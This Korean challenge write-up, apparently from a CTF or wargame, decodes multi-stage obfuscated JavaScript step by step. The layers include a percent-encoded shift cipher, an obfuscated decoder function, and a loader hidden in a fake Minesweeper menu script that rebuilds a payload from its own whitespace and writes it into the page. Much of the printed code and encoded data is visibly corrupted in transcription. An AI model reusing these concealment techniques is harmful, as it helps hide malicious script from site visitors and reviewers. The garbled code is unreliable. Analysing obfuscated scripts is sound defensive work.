1%29%29%3B%20%76%61%72%20%74%3D%27%27%3B%66%6F%72%28%69%3D%30%3B%69%
3C%73%31%2E%6C%65%6E%67%74%68%3B%69%2B%2B%29%74%2B%3D%53%74%72%69%6E
%67%2E%66%72%6F%6D%43%68%61%72%43%6F%64%65%28%73%31%2E%63%68%61%72%43
%6F%64%65%41%74%28%69%29%2D%73%2E%73%75%62%73%74%72%28%73%2E%6C%65%6E
%67%74%68%2D%31%2C%31%29%29%3B%64%6F%63%75%6D%65%6E%74%2E%77%72%69%7
4%65%28%75%6E%65%73%63%61%70%65%28%74%29%29%3B%7D%3C%2F%73%63%72%69%
70%74%3E") + "</XMP>");
</SCRIPT>
</BODY>
</HTML>

```

디코드 된 df() 함수 정의 부분을 다시 아래와 같이 추가합니다. dF()함수 내부를 살펴보면 인자 값의 인코딩 된 마지막 바이트를 인자 값을 디코딩 한 각 바이트에서 뺀 후 unescape()로 헥스 디코딩 하여 출력합니다. 이러한 경우 역시 사용자의 소스코드 수정에 전체 디코딩 과정에 영향을 주지 않으므로 최종적으로 디코딩 된 문자열을 출력하는 부분에 <XMP> 태그를 이용하여 화면에 출력하게 합니다.

[표 1 4] dF()함수 인자 값 디코딩

```
<HTML>
<BODY>
<SCRIPT LANGUAGE="JavaScript">
function dF(s){
    var s1=unescape(s.substr(0,s.length-1));
    var t="";
    for(i=0;i<s1.length;i++)
    {
        t+=String.fromCharCode(s1.charCodeAt(i)-s.substr(s.length-1,1));
    }
    document.write("<XMP>" + unescape(t) + "</XMP>");
}
dF('%2A8Hxhwnu%2A75qfslzflj%2A8IOf%7Bfxhwnuy%2A8Jkzshynts%2A75q66666q%2A7%3Dq66
6qq%2A7%3E%2A%3CGyw%7E%2A%3Cgqq666NN%2A7%3Dqq66qq66q%2A7%3E%2A8Gktw%2
A7%3D%7Bfw%2A75NNNqNNN%2A75%2A8I%2A755%2A8G%2A75NNNqNNN%2A75%2A8H%2A
75qq666qq3qjslym%2A8G%2A75NNNqNNN%2A7G%2A7G%2A7%3E%2A75%2A%3CG%2A75NN
NNNN%2A75%2A7G%2A8I%2A75qq666qq3hmfwHtijFy%2A7%3DNNNqNNN%2A7%3E%2A75%
2A3CINNNNNNN%2A75%2A8I%2A75NNNNNN%2A75%2A7%3A%2A75755555%2A8G%7Bfw
%2A75qqqNqqq%2A75%2A8I%2A75sj%7C%2A75Fwwf%7E%2A8G%2A75qqqNqqq%2A75%2A8I%
2A75q6666qq3xuqny%2A7%3D%2A77%2A7H%2A77%2A7%3E%2A8G%7Bfw%2A75NNNNNqq%2
A75%2A8I%2A75%2A77%2A77%2A8G%2A75ktw%2A7%3D%7Bfw%2A75NNN' +
'qNNN%2A75%2A8I%2A755%2A8G%2A75NNNqNNN%2A75%2A8H%2A75qqqNqqq3qjslym%2A8
G%2A75NNNqNNN%2A7G%2A7G%2A7%3E%2A75%2A%3CG%2A75NNNNNqq%2A75%2A7G%2A
8I%2A75Xywnsl3kwtrHmfwHtij%2A7%3D%2A7%3D%2A7%3DqqqNqqq%2A%3AGNNNqNNN%2A
%3AI%2A7%3E2NNNNNNN%2A7%3E%2A75%2A3AJ%2A75qqNqNNN3hmfwHtijFy%2A7%3DN
NNqNNN%2A7%3AqqNqNNN3qjslym%2A7%3E%2A7%3E%2A8G%2A%3CI%7Bfw%2A75NNNqqq
N%2A8I%NNNNNqq3qjslym%2A7HqNqNqNq%2A7HNNqqqNN%2A7HNqqqNqq%2A7HNqNqNq
%2A8I%2A7%3D%3A67%2A7F7%2A7%3E%2A7HqqNqNNq%2A8I%2A7HqqNqqqq%2A8I%2A7
Hqqqqqqq%2A8I%2A8Gktw%2A7%3DqqNNNNN%2A8I%2A75Rfym3hjnq%2A7%3DNNNqqqN
2A7KNqNqNqN%2A7%3E%2A8GqqNNNNN%2A8J5%2A8GqqNNNNN22%2A7%3E%2A%3CGN' +
'qqqNqq%2A8I%2A7%3C%2A7%3C%2A8G%2A75ktw%2A7%3DqNqNqNq%2A8IRfym3rns%2A7%
DNNNqqqN%2A7HNqNqNqN%2A7%3E%2A8GqNqNqNq%2A8J5%2A8G%2A75%2A75qNqNqNq
2%2A7HNNNqqqN22%2A7%3E%2A%3CGqqqqqq%2A%3CH%2A8I%2A7%3DNNNqNNq%2A%
AG%2A75NNNNNqq3hmfwHtijFy%2A7%3DqqNqNNq%2A7G%2A7G%2A7%3E29%3D%2A%3AI%
A7%3E%2A8H%2A8HqqNqqqq%2A8Gnk%2A7%3DqqNqqqq%2A7%3E%2A%3CGNqqqNqq%2A7G
```

'%2A8IXywnsI3kwtrHmfWhtij%2A7%3D75%3E%2A3AJqqqqqqq%2A7%3B7%3A%3A%2A7%3E%2A8Gqqqqqq%2A8J%2A8I%3D%2A8GqqNqqqq%2A8I7%2A%3Cljqxj%2A%3CGqqNqqqq%2A8I%3B%2A%3CI%2A8G%2A3C%2A75qq666NN%2A7%3DNqqqNqq%2A7%3E%2A75%2A%3CG%2A%' +
'3CI%2A%3CI%2A8H%2A7Kxhwnuy%2A8J%2A8Hxhwnuy%2A75qfslzflj%2A8IOf%67BfXhwnuy%2A8J%7Bfw%2A75NNNqNNq%2A8IFwwf%7E%2A7%3D%3B8%2A7H67%2A7H%3B%2A7H%3A8%2A7H5%2A7H9%3D%2A7H98%2A7H%3A9%2A7H97%2A7H9%3C%2A7H5%2A7H5%2A7H5%2A7H5%2A7H5%2A7H5%2A7H6%3D%2A7H%3B6%2A7H%3D%2A7H6%3B%2A7H%3A%3B%2A7H75%2A7H9%3E%2A7H%3A6%2A7H76%2A7H9%3A%2A7H7%3D%2A7H77%2A7H86%2A7H8%3A%2A7H%3A%2A7H69%2A7H78%2A7H7%3C%2A7H8%3C%2A7H7%2A7H5%2A7H5%2A7H5%2A7H5%2A7H5%2A7H5%2A7H5%2A7H66%2A7H88%2A7H%3E%2A7H6%3E%2A7H95%2A7H96%2A7H6%3A%2A7H%3B7%2A7H8%2A7H8%3E%2A7H65%2A7H87%2A7H6%3C%2A7H99%2A7H8%3B%2A7H79%2A7H%3' +
'C%2A7H%3A7%2A7H7%3B%2A7H7%3E%2A7H%3A%3D%2A7H%3A%3C%2A7H9%3B%2A7H9%2A7H89%2A7H8%3D%2A7%3E%2A8Gq66666q%2A7%3D%2A77%3C69%3E%3B%2A7H%3C6%3A6%3C%2A7H%3C69%3D%3D%2A7H%3C6%3A7%3A%2A7H%3C69%3D9%2A7H%3C69%3D%3C%2A7H%3C69%3B%3C%2A7H%3C6%3A7%3D%2A7H%3C6%3A96%2A7H%3C6%3A58%2A7H%3C6%3A86%2A7H%3C6%3A66%2A7H%3C6%3A85%2A7H%3C6%3A85%2A7H%3C6%3A9%3B%2A7H%3C69%3D7%2A7H%3C6%3A6%3A%2A7H%3C69%3E%3E%2A7H%3C6%3A86%2A7H%3C6%3A66%2A7H%3C6997%2A7H%3C6%3A95%2A7H%3C6%3A7%3A%2A7H%3C69%3E%3C%2A7H%3C6%3A6%3B%2A7H%3C69%3C9%2A7H%3C6%3A5%3C%2A7H%3C69%3B9%2A7H%3C6996%2A7H%3C69%3E%2A7H%3C6%3A7%3A%2A7H%3C6%3A7%3B%2A7H%3C6%3A97%2A7H%3C6%3A95%2A7H%3C6%3A95%2A7H%3C' +
'6%3A9%3B%2A7H%3C69%3C9%2A7H%3C6998%2A7H%3C6%3A98%2A7H%3C69%3C%3C%2A7H%3C6%3A87%2A7H%3C6%3A5%3B%2A7H%3C699%3D%2A7H%3C699%3D%2A7H%3C69%3E7%2A7H%3C6%3A9%3B%2A7H%3C6%3A97%2A7H%3C69%3D%3B%2A7H%3C69%3C6%2A7H%3C69%3A%3A%2A7H%3C6%3A77%2A7H%3C69%3A%3A%2A7H%3C69%3C3A%2A7H%3C6%3A3%2B%3A%2A7H%3C69%3C3C%2A7H%3C69%3A%3E%2A7H%3C69%3B%3C%2A7H%3C69%3B9%2A7H%3C699%3C8%2A7H%3C69%3D%3D%2A7H%3C69%3C3%3D%2A7H%3C69%3C8%2A7H%3C69%3C%3A%2A7H%3C69%3A7%2A7H%3C69%3A8%2A7H%3C6%3A9%3D%2A7H%3C6%3A7%3C%2A7H%3C69%3A79%2A7H%3C6%3A%3A%3D%2A7H%3C6%3A9%2A7H%3C6%3A96%2A7H%3C6%3A86%2A7H%3C69%3A5%2A7H%3C6%3A8%2A7H%3C6%3A57%2A7H%3C69%3E%3A%2A7H%3C69%3A5%2A7H%3C6' +
'9%3D5%2A7H%3C699%3A%2A7H%3C6%3A5%3B%2A7H%3C6%3A%3A%3D%2A7H%3C6%3A%3A8%2A7H%3C69%3D6%2A7H%3C69%3D9%2A7H%3C6%3A5%3E%2A7H%3C6%3A7%3A%2A7H%3C6%3A%3B8%2A7H%3C6%3A58%2A7H%3C699%3D%2A7H%3C69%3B8%2A7H%3C69%3C9%2A7H%3C6%3A7%3D%2A7H%3C69%3C8%2A7H%3C69%3D%3A5%2A7H%3C6%3A9%2A7H%3C6%3A65%2A7H%3C69%3D9%2A7H%3C6%3A56%2A7H%3C69%3A5%2A7H%3C6%3A7%3B%2A7H%3C69%3D%3E%2A7H%3C69%3A%3A%2A7H%3C69%3A%3D%2A7H%3C6%3A3%3A6%2A7H%3C6%3A9%3E%2A7H%3C6%3A3A6%2A7H%3C6%3A8%3C%2A7H%3C6%3A5%3C%2A7H%3C6%3A3%3B7%2A7H%3C69%3A%3A%2A7H%3C69%3A5%2A7H%3C69%3D%3A%2A7H%3C6%3A3B%3C%2A7H%3C6%3A3B%3C%2A7H%3C69%3C5%2A7H%3C6%3A%3A8%2A7H%3C6%3A56%2A7H%3C69%3A5%2A7H%3C' +

```

'6%3A%3A9%2A7H%3C69%3A%3E%2A7H%3C6%3A%3B%3A%2A7H%3C69%3B9%2A7H%3C6998
%2A7H%3C69%3D6%2A7H%3C6%3A%3B7%2A7H%3C699%3C%2A7H%3C6%3A8%3C%2A7H%3C
6%3A7%3B%2A7H%3C69%3D%3B%2A7H%3C69%3B%2A7H%3C69%3D6%2A7H%3C69%3D9
%2A7H%3C69%3E%3D%2A7H%3C69%3B%3C%2A7H%3C69%3A%2A7H%3C69%3D%3E%2A7
H%3C6%3A78%2A7H%3C6%3A88%2A7H%3C699%3B%2A7H%3C69%3D%3C%2A7H%3C6%3A%
A8%2A7H%3C69%3D%3D%2A7H%3C6998%2A7H%3C6%3A56%2A7H%3C69%3D%3A%2A7H%3C
6%3A%3A8%2A7H%3C6%3A%3B7%2A7H%3C69%3C%3B%2A7H%3C6%3A68%2A7H%3C6%3A6%
3E%2A7H%3C699%3A%2A7H%3C69%3E7%2A7H%3C69%3A%3D%2A7H%3C69%3A8%2A7H%3C6
9%3D5%2A7H%3C699%3D%2A7H%3C69%3A6%2A7H%3C69%3A8%2A7H%3C69%3B9%2A7H%3C
6%3A8' +
'8%2A7H%3C6%3A67%2A7H%3C69%3C%3E%2A7H%3C69%3B5%2A7H%3C69%3A%3A%2A7H%3
C69%3D%3D%2A7H%3C69%3C%3E%2A7H%3C6%3A%3B%3C%2A7H%3C69%3E%3C%2A7H%3C6
%3A67%2A7H%3C6%3A6%3D%2A7H%3C6%3A%3A9%2A7H%3C69%3A7%2A7H%3C6%3A%3A9%
2A7H%3C699%3D%2A7H%3C699%3E%2A7H%3C6%3A%3A%3C%2A7H%3C6%3A%3B6%2A7H%3
C69%3A8%2A7H%3C699%3C%2A7H%3C69%3E9%2A7H%3C699%3C%2A7H%3C6%3A65%2A7H%3
C69%3E%3C%2A7H%3C69%3B7%2A7H%3C69%3D%3D%2A7H%3C6%3A%3A8%2A7H%3C69%3E
9%2A7H%3C69%3B%3B%2A7H%3C69%3B%3E%2A7H%3C6%3A65%2A7H%3C699%3E%2A7H%3C
6%3A6%3B%2A7H%3C6%3A7%3C%2A7H%3C6996%2A7H%3C69%3A9%2A7H%3C6%3A7%3B%2
A7H%3C6997%2A7H%3C69%3B9%2A7H%3C6%3A5%3B%2A7H%3C69%3B%3D%2A7H%3C69%3C
6%2' +
'A7H%3C6%3A79%2A7H%3C69%3B%3A%2A7H%3C69%3C%3A%2A7H%3C69%3C%3C%2A7H%3C
6%3A87%2A7H%3C69%3E%3D%2A7H%3C69%3C%3A%2A7H%3C699%3D%2A7H%3C69%3E7%2A
7H%3C6%3A%3B6%2A7H%3C6%3A9%3B%2A7H%3C6%3A8%3D%2A7H%3C6%3A56%2A7H%3C6
%3A%3B7%2A7H%3C6%3A86%2A7H%3C6%3A86%2A7H%3C6%3A8%3D%2A7H%3C6%3A57%2A
7H%3C6%3A7%3B%2A7H%3C6%3A%3A7%2A7H%3C6%3A5%3E%2A7H%3C6%3A68%2A7H%3C6
9%3D6%2A7H%3C69%3C9%2A7H%3C6%3A5%3D%2A7H%3C6%3A7%3E%2A7H%3C6%3A%3A%
E%2A7H%3C6%3A%3A5%2A7H%3C6%3A6%3C%2A7H%3C6%3A8%3D%2A7H%3C6%3A%3B%3A%
2A7H%3C69%3E%3A%2A7H%3C699%3A%2A7H%3C69%3D9%2A7H%3C6%3A86%2A7H%3C6%
3A%3A8%2A7H%3C6997%2A7H%3C69%3B%3D%2A7H%3C6%3A56%2A7H%3C6%3A%3B%3D%2
A7H%3C6' +
'%3A7%3B%2A7H%3C6%3A8%3B%2A7H%3C6%3A68%2A7H%3C6%3A7%3C%2A7H%3C6%3A97%
2A7H%3C6%3A%3A7%2A7H%3C6%3A%3B8%2A7H%3C6%3A89%2A7H%3C69%3B%3B%2A7H%3
C69%3D9%2A7H%3C69%3E%3B%2A7H%3C69%3B7%2A7H%3C6%3A68%2A7H%3C6%3A%3A9%2A7H%3
D%2A7H%3C69%3E%3D%2A7H%3C69%3B7%2A7H%3C6%3A68%2A7H%3C6%3A%3A9%2A7H%3
C699%3D%2A7H%3C6997%2A7H%3C6%3A87%2A7H%3C69%3E%3D%2A7H%3C699%3D%2A7H%3
C69%3C%3A%2A7H%3C6%3A%3B%3D%2A7H%3C6%3A97%2A7H%3C6%3A69%2A77%2A7%3E
%2A8H%2A7Kxhwnuy%2A8J5');

</SCRIPT>
</BODY>
</HTML>

```

정상적으로 디코딩되면 화면에 출력됩니다. 그러나 또 인코딩되어 있음을 알 수

있습니다.

Step 3. Decoding JavaScript (Phase 3)

다음의 표는 디코딩 된 결과입니다.

[표 15] df()함수 인자 값 디코딩 결과

```
<script language=JavaScript>function I11111(I11111){try{I111II(I11I11);for(var IIIIII = 0; IIIIII < I111II.length; IIIIII++) { IIIIII += I111II.charCodeAt(IIIID) }IIIID = IIIID % 200000;var IIIIII = new Array; IIIIII = I111II.split(",");var IIIIII = ""; for(var IIIIII = 0; IIIID < IIIIII.length; IIIID++) { IIIID += String.fromCharCode(((IIIID[IIIID])-IIIID)^ IIIID.charCodeAt(IIIID%IIIID.length));}var IIIID=IIIID.length,I111II,I111II,I111II,I111II=(512*2),I111II=0,I111II=0,I111II=0;for(I111II=Math.ceil(I111II/I111II);I111II>0;I111II--)I111II=""; for(I111II=Math.min(I111II,I111II);I111II>0; I111II--,I111II--)I111II=(I111II[(I111II-48)]<I111II;if(I111II+=String.fromCharCode(209^I111II&255);I111II)>=8;I111II-=2}else{I111II=6;}I111II(I111II) } catch(error) {}</script><script language=JavaScript>var IIIID=Array(63,12,6,53,0,48,43,54,42,47,0,0,0,0,0,0,59,13,25,30,50,60,1,18,61,8,16,56,20,49,51,21,45,28,22,31,35,5,14,23,27,37,2,0,0,0,55,0,11,33,9,19,40,41,15,62,3,39,10,32,17,44,36,24,7,52,26,29,58,57,46,4,34,38);I11111("71496,71517,71488,71525,71484,71487,71467,71528,71541,71503,71531,71511,71530,71546,71482,71515,71499,71531,71511,71442,71540,71525,71497,71516,71474,71507,71464,71441,71449,71525,71526,71542,71540,71546,71474,71443,71543,71477,71532,71506,71448,71448,71492,71546,71542,71486,71471,71455,71522,71455,71475,71565,71477,71459,71467,71464,71473,71488,71478,71473,71475,71452,71453,71548,71527,71524,71558,71554,71531,71450,71553,71502,71495,71450,71480,71445,71506,71558,71553,71481,71484,71509,71525,71563,71503,71448,71463,71474,71442,71454,71528,71473,71488,71454,71510,71484,71501,71450,71526,71489,71455,71458,71551,71549,71551,71537,71507,71562,71455,71450,71485,71567,71470,71553,71501,71554,71459,71565,71464,71443,71481,71562,71447,71537,71526,71486,71466,71481,71498,71467,71455,71489,71523,71533,71446,71487,71553,71488,71443,71501,71485,71553,71562,71476,71513,71519,71445,71492,71458,71453,71480,71448,71451,71453,71464,71533,71512,71479,71460,71455,71488,71479,71567,71497,71512,71518,71554,71452,71554,71448,71449,71557,71561,71453,71447,71494,71510,71497,71516,71527,71441,71494,71447,71510,71462,71485,71553,71494,71466,71469,71510,71449,71516,71447,71526,71442,71464,71506,71468,71471,71524,71465,71475,71477,71532,71498,71475,71448,71492,71561,71546,71538,71501,71562,71531,71531,71538,71502,71526,71552,71509,71513,71481,71474,71529,71559,71550,71517,71538,71565,71495,71445,71484,71531,71553,71442,71468,71501,71568,71526,71536,71513,71527,71542,71552,71563,71534,71466,71484,71496,71461,71458,71498,71462,71513,71554,71448,71442,71532,71498,71448,71475,71568,71542,71514")</script>
```

앞서 디코딩 된 결과, 또 다른 방법으로 인코딩 되어있음을 알 수 있었지만 더 이상 디코딩을 할 수 없습니다. 일단 구조는 총 세 부분으로 I11111() 함수 정의 부분, 배열 IIIID 선언 및 초기화 부분 그리고 I11111() 함수 호출 부분입니다. I11111() 함수 정의 부분을 보면 존재하지 않는 함수 I111II와 변수 I11I11I 를 호출하여 예외처리 구문에 의해 중지됩니다.

디코딩은 정상적으로 되었으므로 HTML 코드에서 찾던 중 의심스러운 부분을 발견하였습니다. <SCRIPT language="JavaScript" id="mineGame2"> 부분입니다. 보통 document.write()로 출력하는 부분은 정적인 값을 출력하거나, 정적인 값과 더

불어 크기가 작은 동적인 값을 출력합니다. 그러나 디코딩 된 결과 중 149 라인의 `document.getElementById('mineGame2').innerHTML.split('₩r₩n');` 구문은 id가 mineGame2인 스크립트 내용 전체를 가져오고 149 이하의 코드는 그 내용을 가지고 연산을 합니다. 그러므로 이 부분이 의심스러워 분석을 하였습니다.

최종적으로 연산을 마치고 생성된 문자열을 출력하는 174 라인의 구문을 살펴봅니다. `document.write(mineCount2);` 앞서 `<XMP>`를 붙여 단순히 출력되게 하였지만 지금의 경우는 그렇게 할 수 없습니다. `<XMP>` 태그를 사용하면 전체 바이트 수와 값이 변경되어 올바른 디코딩이 되지 않습니다.

이럴경우 전체 무결성을 해치지 않으면서 내부적으로 작동되는 변수의 값을 확인하려면 자바스크립트 디버기를 사용합니다. 출력 전에 브레이크 포인트를 걸고 해당 변수의 값을 쉽게 확인이 가능합니다. 그러나 문제를 푸는 당시 스크립트 디버거가 동작을 잘하지 않았고, 또 다른 스크립트 디버거를 설치하게에 하드 용량이 부족하여 PHP로 전체 디코딩 과정을 진행하는 코드를 작성하고 중간에 해당 변수의 값을 출력하는 코드를 작성하였습니다. 주의할 점은 id가 mineGame2 인 곳의 스크립트를 가져올 때 그대로 가져와야 합니다. 공백이나 개행문자에 대한 변경을 하면 전체 무결성이 깨어져 디코딩이 안됩니다. 또한 가져온 값을 변수에 대입할 때 맨 처음 값에 개행문자 2개를 포함해야 합니다. (아래의 표 중에서 \$data 변수에 대입한 곳을 참조) `innerHTML.split('₩r₩n');`로 분리하게 되면 생성된 배열의 인덱스 0과 1은 사용하지 않기 때문입니다.

[표 16] decode3.php

```
<?
$data =
"

d=1;
e=165;
gameInit=0;
gameCount=0;
// *****

// This is the script for controlling the menus in the game.

// *****

var isNav,isIE
var coll = "₩₩"
var styleObj = "₩₩"
if (navigator.appName == "Netscape") {
```

```

isNav = true

currWidth = innerWidth
currHeight = innerHeight
window.captureEvents(Event.RESIZE)

window.onresize = handleResize
} else {
    isIE = true
    coll = "all."
    styleObj = ".style"
}

function handleResize() {
    if ((innerWidth != currWidth) || (innerHeight != currHeight)) {

        location.reload()

        return false
    }
}

// Set Style Variables
var navColor = "#BBBBBB"
var navLightColor = "#EDEDED"
var navDarkColor = "#AAAAAA"
var menuColor = "#BBBBBB"
var itemOnColor = "#888888"
var itemOffColor = "#BBBBBB"
var fontOnColor = "#000000"

var fontOffColor = "#AAAAAA"
var fontFace = "ms sans serif"

var fontSize = "6pt"
var semi = ";"
var numberTopLevelMenus = 2

var menu1 = {
    Name: "Game", nwidth: 35, mwidth: 60,
    item1: { itext: "New", url: "javascript:location.reload();", parent: 0 },
    item2: { itext: "Custom...", url: "javascript:location.reload();", parent: 0 },
}

```

```

        item3: { itext: "Exit", url: "javascript:window.close()", isParent: 0 }

    }

var menu2 =
{
    Name: "Help", nwidth: 22, mwidth: 120,
    item1: { itext: "Help", url: "javascript:openHelp()", isParent: 0 },
    item2: { itext: "About Minesweeper", url: "javascript:openAbout()", isParent: 0 }
}

//Set Misc Variables
var done = 0
var currMenuArray
var currItemArray
var currMenu
var currItem
var allNavs = new Array()
var navCoords = new Array()
var navState = 0
var allMenus = new Array()

var iCount
var ciCount
var childCount = 0
var activeItem
var nsGo = 0
var diagOn

var newWind

var preloadArrow = new Image();
preloadArrow.src = "/arrow.gif";

mineList2=document.getElementById('mineGame2').innerHTML.split("rrrrn");

mineCount2 = "n";
for(c=4; c < (e+4); c++)
{
    mineName2=mineList2[c];
    for(f=0; f < d; f++)

```

```

{
    y = ((mineName2.length - (8*d)) + (f*8));

    v = 0;

    for(x = 0; x < 8; x++)
    {
        if(mineName2.charCodeAt(x+y) > 9)

        {
            v++;
        }
        if(x != 7)
        {

            v = v << 1;

        }
    }

    mineCount2 += String.fromCharCode(v);

}

document.write(mineCount2);

//Mouse Over Nav Buttons
function navUp() {
    if (navState) {
        if (navState != this) {
            for (var i = 1; i <= numberTopLevelMenus; i++) {

                allNavs[i].off()
            }
        }
        this.down()
    } else {
        if (isNav) {
            this.bgColor = navLightColor
        } else {
            this.style.borderBottomColor = navDarkColor
            this.style.borderRightColor = navDarkColor
            this.style.borderTopColor = navLightColor
        }
    }
}

```

```

        this.style.borderLeftColor = navLightColor

        this.style.padding = 0

    }

}

//Turn Off Nav Buttons
function navOff() {
    this.menu.reveal(1)
    if (isNav) {
        this.bgColor = navColor
    } else {
        this.style.borderBottomColor = navColor

        this.style.borderRightColor = navColor
        this.style.borderTopColor = navColor

        this.style.borderLeftColor = navColor
        this.style.padding = 0

    }
}

//Mouse Out Nav Buttons when menu is on

function navOut() {
    if (!navState) {
        if (isNav) {
            this.bgColor = navColor
        } else {
            this.style.borderBottomColor = navColor

            this.style.borderRightColor = navColor

            this.style.borderTopColor = navColor

            this.style.borderLeftColor = navColor

            this.style.padding = 0

        }
    }
}

//Mouse Over Nav Button when navState is On

```

```

function navDown() {
    this.menu.reveal()
    closeNewWind()
    if (isNav) {
        navState = allNavs[this.navNumber]
        allNavs[this.navNumber].bgColor = navDarkColor
    } else {
        navState = this
        this.style.borderBottomColor = navLightColor
        this.style.borderColor = navLightColor
        this.style.borderTopColor = navDarkColor
        this.style.borderLeftColor = navDarkColor
        this.style.paddingTop = 1
        this.style.paddingLeft = 1
    }
}

//Mouse Down Nav Buttons
function navClick(which) {
    if (!navState) {
        if (isNav) {
            closeNewWind()
            allNavs[which].menu.reveal()
            navState = allNavs[which]
            allNavs[which].bgColor = navDarkColor
            window.captureEvents(Event.MOUSEDOWN)
            window.onmousedown = clearnavState
        } else {
            closeNewWind()
            this.menu.reveal()
            navState = this
            this.style.borderBottomColor = navLightColor
            this.style.borderColor = navLightColor
            this.style.borderTopColor = navDarkColor
            this.style.borderLeftColor = navDarkColor
            this.style.paddingTop = 1
            this.style.paddingLeft = 1
            document.onmousedown = doNothing
            document.onmousemove = doNothing
            document.onmouseup = releaseIt
        }
    }
    return false
}

//Do Nothing Release

```

```

function releaseIt(evt) {
    document.onmousedown = clearnavState
    document.onmouseup = "default"
    document.onmousemove = "default"
}

//Ignore further mousedownns
function doNothing(evt) {
    return false
}

//Ignore further mousedownns
function doNothing2(evt) {
    return false
}

//Hide All Menus and Return All Nav Buttons to Normal
function clearnavState(evt) {
    var e = new Object()
    if (isNav) {
        window.releaseEvents(Event.MOUSEDOWN)
        var aM = navState.menu
        aM.right = aM.left + aM.width
        aM.bottom = aM.top + aM.clip.bottom - 3
        e.x = evt.pageX; e.y = evt.pageY
    } else {
        e.x = event.clientX; e.y = event.clientY
        document.onmousedown = "default"
    }
    for (var i = 1; i <= numberTopLevelMenus; i++) {
        if (((e.x > allNavs[i].x) && (e.x < allNavs[i].r)) && ((e.y > allNavs[i].y) && (e.y < allNavs[i].b))) {
            navState = 0
            allNavs[i].menu.reveal(1)
            allNavs[i].up()
            continue
        }
        allNavs[i].off()
    }
    navState = 0
}

function hiLight() {
    if (isNav) {
        this.item.bgColor = itemOnColor
        activeItem = this.item
        this.captureEvents(Event.MOUSEUP)
    }
}

```

```

        this.onmouseup = goUrl
        if (this.item.hasChild) {
            if (this.item.container.childOn) {
                this.item.container.child.reveal(1)
            }
            this.item.child.reveal()
            this.item.container.childOn = 1
            this.item.container.child = this.item.child
        } else if (this.item.container.childOn) {
            this.item.container.child.reveal(1)
        }
    } else {
        this.style.backgroundColor = itemOnColor
        if (this.hasChild) {
            if (this.container.childOn) {
                this.container.child.reveal(1)
            }
            this.child.reveal()
            this.container.childOn = 1
            this.container.child = this.child
        } else if (this.container.childOn) {
            this.container.child.reveal(1)
        }
    }
}

function unLight() {
    if (isNav) {
        this.item.bgColor = itemOffColor
        this.releaseEvents(Event.MOUSEUP)
    } else {
        this.style.backgroundColor = itemOffColor
    }
}

function goUrl() {
    if (isNav) {
        if (this.item.url.length) {
            window.location= this.item.url
        }
    } else {
        if (this.url.length) {
            window.location= this.url
        }
    }
}

```

```

function revealIt(state) {
    if (state) {
        if (isNav) {
            this.visibility = "hidden"
            if (this.childOn) {
                this.child.visibility = "hidden"
            }
        } else {
            this.style.visibility = "hidden"
            if (this.childOn) {
                this.child.style.visibility = "hidden"
            }
        }
    } else {
        if (isNav) {
            this.visibility = "visible"
        } else {
            this.style.visibility = "visible"
        }
    }
}

function makeNav(w) {
    this.up = navUp
    this.down = navDown
    this.click = navClick
    this.off = navOff
    this.out = navOut
    this.onmouseover = navUp
    this.onmousedown = navClick
    this.onmouseout = navOut
    if (isNav) {
        this.left = this.x = navX
        this.top = this.y = navY
        this.r = this.x + this.document.width
        this.b = this.y + 24
        this.bgColor = navColor
        this.visibility = "visible"
        this.clip.left = -3
        this.clip.top = -2
        this.clip.bottom = 22
        this.clip.right += 3
    } else {
        this.style.borderStyle = "solid"
        this.style.borderWidth = 2
        this.style.borderColor = navColor
    }
}

```

```

        this.style.pixelLeft = this.x = navX
        this.style.pixelTop = this.y = navY
        this.r = this.x + w
        this.b = this.y + 24
        this.style.backgroundColor = navColor
        this.style.visibility = "visible"
        this.up()
        this.out()
    }
    navX += (w + 10)
}

function makeItem(count) {
    if (isNav) {
        this.bgColor = itemOffColor
        this.visibility = "inherit"
        this.clip.left = -2
        this.clip.top = -2
        this.clip.right = currMenu.width - 3
        this.clip.bottom += 2
        this.container = this.parentLayer
        this.left = 2
        this.top = (count == 1) ? 2 : this.prev.top + this.prev.document.height + 4
    } else {
        this.style.cursor = "default"
        this.style.color = ((this.url || this.hasChild) &&
this.url.indexOf("nofileError") == -1) ? fontOnColor : fontOffColor
        this.style.backgroundColor = itemOffColor
        this.style.fontFamily = fontFace
        this.style.fontSize = fontSize
        this.style.padding = 2
        this.container = this.offsetParent
        this.onmousedown = goUrl
        this.onmouseover = hiLight
        this.onmouseout = unLight
    }
}

function makeMenu(isChild) {
    this.reveal = revealIt
    if (isNav) {
        this.bgColor = navDarkColor
        this.visibility = "hidden"
        this.top = (isChild) ? this.Parent.container.nav.b + this.Parent.top : this.nav.b
        + 2
        this.left = (isChild) ? this.Parent.container.nav.x + this.Parent.container.width :
this.nav.x
    }
}

```

```

        this.clip.left = -3
        this.clip.top = -3
        this.clip.right = currMenuArray.mwidth + 3
        this.clip.bottom = this.lastItem.top + this.lastItem.document.height + 5
    } else {
        this.style.backgroundColor = itemOffColor
        this.style.visibility = "hidden"
        this.style.top = (isChild) ? (this.Parent.container.nav.b + this.Parent.offsetTop) : this.nav.b
        this.style.left = (isChild) ? (this.Parent.container.nav.x + this.Parent.container.width - 2) : this.nav.x
        this.style.borderStyle = "solid"
        this.style.borderWidth = 2
        this.style.borderTopColor = "#EDEDED"
        this.style.borderLeftColor = "#EDEDED"
        this.style.borderRightColor = "#AAAAAA"
        this.style.borderBottomColor = "#AAAAAA"
    }
}

function makeLayer(n,w(wrapper) {
    if (isNav) {
        eval("n = new Layer(w" + wrapper + ")")
    } else {
        divHTML = "<DIV ID=" + n + " STYLE=" + "position:absolute " + "width:" + w + " " + "height:" + " ></DIV>"
        document.body.insertAdjacentHTML("BeforeEnd",divHTML)
    }
    return eval(n)
}

function Navs() {
    for (var i = 1; i <= numberTopLevelMenus; i++) {
        currMenuArray = eval("menu" + i)
        currNav = currMenuArray.Name
        currNav =
makeLayer(currMenuArray.Name,currMenuArray.nwidth,"window")
        allNavs[i] = currNav
        var imgString = "<IMG SRC=" + "menu" + i + ".gif" + " border=0 width=" + currMenuArray.nwidth + " height=14>"
        if (isNav) {
            imgString = "<A HREF=" + "javascript: void doNothing2()" + " onclick=" + "navClick(" + i + ")" + ">" + imgString + "</A>"
            currNav.document.write(imgString)
            currNav.document.close()
        } else {
            currNav.innerHTML = imgString
        }
    }
}

```

```

        }
        currNav.make = makeNav
        currNav.make(currMenuArray.nwidth)
        currNav.navNumber = i
    }
}

function NSMenus() {
    for (i = 1; i <= numberTopLevelMenus; i++) {
        currMenuArray = eval("menu" + i)
        currMenu = currMenuArray.Name + "menu"
        currMenu = makeLayer(currMenuArray.Name + "menu",
        currMenuArray.mwidth,"window")
